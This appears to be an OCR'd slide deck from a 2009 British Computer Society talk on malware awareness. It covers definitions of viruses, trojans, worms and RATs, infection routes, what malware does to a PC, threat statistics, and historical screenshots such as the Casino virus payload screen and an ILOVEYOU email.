
ISS – X-Force Professional Security Services

Malware:
Just How Safe are You!

- Martin Overton
- Malware/Anti-Malware SME


British Computing Society - October 22nd 2009

Agenda



- The Problem
  - Malware, what it is and how it works
  - Identity Theft, Bots, Extortion & Mules
- What can I do about it?
- Conclusions
- Questions

Disclaimer




- Products named in this presentation are used as examples only, and should not be taken as any form of endorsement by IBM.

- All trademarks and copyrights are acknowledged.

The Battlefield

- **Your Computer**
  - Computers are really, really complex.
  - We don't have the foggiest idea what our computers are doing
  - So many targets, so little time

- **Your Brain**
  - The weakest link in most security is the human being behind the keyboard



system32
File Edit View Favorites Tools Help
Back
Address C:\WINDOWS\system32
Go
Windows Task Manager
File Options View Shut Down Help
Applications Processes Per
Registry Editor
File Edit View Favorites Help


```
3com_dmi
1025
1028
1031
1033
1037
1041
1042
1054
2052
3076
CatRoot
CatRoot2
CBA
Com
config
dhcp
DirectX
drivers
export
ias
icsxml
IME
inetsrv
Macromed
Microsoft
MsDtc
mui
npp
oobe
QuickTime
ras
ReinstallBacku
Restore
Setup
ShellExt
spool
Tools
usmt
```

```
avtapi.dll
avwav.dll
```


```
Image Name           Use
IEXPLORE.EXE         pj
svchost.exe          SYST
PSP.EXE              pj
calc.exe             pj
mspaint.exe          pj
taskmgr.exe          pj
soffice.exe          pj
nvsvc32.exe          SYST
rtvscan.exe          SYST
gearsec.exe          SYST
defwatch.exe         SYST
WZQKPICK.EXE         pj
spoolsv.exe          SYST
iPodService.exe      SYST
svchost.exe          LOC
svchost.exe          NET
wuauclt.exe          pj
msmsgs.exe           pj
rundll32.exe         pj
svchost.exe          SYST
IEXPLORE.EXE         pj
svchost.exe          SYST
ctfmon.exe           pj
realsched.exe        pj
lsass.exe            SYST
services.exe         SYST
winlogon.exe         SYST
qttask.exe           pj
csrss.exe            SYST
iTunesHelper.exe     pj
vptray.exe           pj
WFWIZ.exe            pj
smss.exe             SYST
Wf2k.exe             pj
rundll32.exe         pj
explorer.exe         pj
MSGSYS.EXE           SYST
System               SYST
System Idle Process  SYST

☑ Show processes from all
Processes: 39     CPU Usage:
```

```
winmgmt
Winsock
WinSock2
WinTrust
WmdmPmSp
Wmi
WmiApRpl
WmiApSrv
wuauserv
WZCSVC
LastKnownGoodRecovery
MountedDevices
Select
Setup
WPA
HKEY_USERS
HKEY_CURRENT_CONFIG
  Software
    Fonts
    Microsoft
  System
    CurrentControlSet
      Control
        Class
          {4D36E96A-E325-11CE-BFC1-0
            0000
            0001
            0002
        Print
        VIDEO
          {1A10CCD4-80D2-4258-A41D-5
          {23A77BF7-ED96-40EC-AF06-9
          {99CC8915-CD7B-4FEF-B833-0
      Enum
        PCI
        ROOT
        SW
        V1394

My Computer\HKEY_LOCAL_MACHINE\SECURITY
```

The Problem…Malware





Definitions:-



- **Virus**
  "A computer program that can infect other computer programs or [system areas] by modifying them to include a copy (possibly modified) of itself." - Dr. Frederick Cohen, Computer Virus Theory & Experiments.

- **Trojan**
  "A Trojan Horse is a program that does something that its programmer intended but the user is not expecting."
  "Viruses must replicate to be classed as viruses and <u>Trojans don't replicate</u>."





- **Worm**
  "A worm is a program that makes copies of itself. It may do damage and compromise the security of the computer, but it doesn't replicate by changing a hosts code or files." - "Viruses infect, worms infest"


- **Malware***
  "Code that causes unwanted effects: Such as viruses, Trojans (including Remote Access Trojans (RATS)), worms and the side-effects thereof."

*<b>Mal</b>icious Soft<b>ware</b>

Definition:- Virus

“Viruses are an 'Urban Myth', just like the alligators that live in the New York sewers.”

Peter Norton 1988




More Definitions:


- **Backdoor aka RAT**:- “A program that is installed on a victims PC to allow remote access and full control of the victims PC. They are classified as a sub-class of Trojans as they are frequently installed without the knowledge of the victim”
  - –Think of it as a ‘remote control’ for the victims computer!

- **Blended threat**:- “Malware which use multiple methods (vectors) and techniques (methodologies/exploits/payloads) to propagate and attack systems and networks. (Also known as Cocktail Malware)”
  - –Examples include: CodeRed and family, Nimda, Goner, Gokar, Scalper, Slapper, Klez, Yaha, etc

Virus Growth - Running Total
(by year: actual and predicted)




Virus Growth (Actual)
(by year: actual and predicted)



The Changing Face of the Threat

- It was easy when everything was a virus…
  - –File infectors
  - –Boot infectors
  - –Multipartile (File/Boot)
  - –Macro
  - –Script

- Now viruses are just one category of Malware …
  - –Viruses
  - –Worms
  - –Trojans
  - –Backdoors
  - –Bots, Zombies
  - –Adware
  - –Spyware
  - –Blended Threats
  - –Applications, Security/Hacking Tools
  - –Key loggers
  - –Rootkits



Why create malware?

How do they arrive or get on my PC?

- **Email (links and attachments)**
- **Websites (downloads, or via exploits)**
- **Instant Messaging (downloads, or via exploits)**
- **Social Engineering**
- **Social Networking (Twitter, Facebook, XING, LinkedIn)**
- **USB devices (including phones and ipods)**
- **Windows shares, poor passwords, exploits**
- **Floppy discs and infected files (almost any file type now, including PDFs!)**

IT CAN'T HURT TO OPEN ONE LITTLE ATTACHMENT, CAN IT?...
PANDORA'S INBOX
DIST. BY CREATORS SPEEDBUMP.COM
©2009 COVERLY 3-25

What do they do on, and to my PC?

- Install themselves
- Often disable security tools in place (anti-malware & personal firewall)
- Invite other malcode in to party on your PC
- Steal data (credit card information, bank details, software keys, etc.)
- Install a backdoor to allow remote access/control
- Look for other systems to infect
- Join a botnet
- Send Spam, participate in a DDoS attack, host Phishing or Malware files or website, used to store stolen or illegal material, and so on…
- Delete files, registry keys, format the HD, corrupt files, hold files to ransom…

Latest Stats

- 233% growth in the number of malicious sites in the last six months and a 671% growth during the last year.


- 77% of Web sites with malicious code are legitimate sites that have been compromised.

- 95% of comments to blogs, chat rooms and message boards are spam or malicious.

- 57% of data-stealing attacks are conducted over the Web.


- 85.6% of all unwanted emails in circulation contained links to spam sites and/or malicious Web sites.

Virus Payload Animations



```
                 DISK DESTROYER · A SOUVENIR OF MALTA

              I have just DESTROYED the FAT on your Disk !!
      However, I have a copy in RAM, and I`m giving you a last chance
                      to restore your precious data.
     WARNING: IF YOU RESET NOW, ALL YOUR DATA WILL BE LOST - FOREVER !!
                 Your Data depends on a game of JACKPOT

                    CASINO DE MALTE JACKPOT

                     ¢       ?       ¢

                           CREDITS : 3


                     £££ = Your Disk
                     ??? = My Phone No.

                     ANY KEY TO PLAY
```

Other Virus Screenshots


new photos from my party!
File Edit View Tools Message Help
Inbox - Microsoft Outlook
File Edit View Go Tools Actions Help
Reply Reply to All Forward Send and Receive Find Organize
Outlook Shortcuts
Outlook Today
Inbox (1)
Calendar
My Shortcuts
Inbox
! From Subject Received
1 Item, 1 Unread

From: John Doe

Qui-Gon ... ILOVEYOU Thu 5/4/00 07:14 PM

From: Qui-Gon Jinn
To: Obi-Wan Kenobi
Subject: ILOVEYOU
Cc:


```
kindly check the attached LOVELETTER coming from me.
```

Image Copyright © F-Secure Corporation

BEATTIE
©99 Daytona Beach Sunday News-Journal

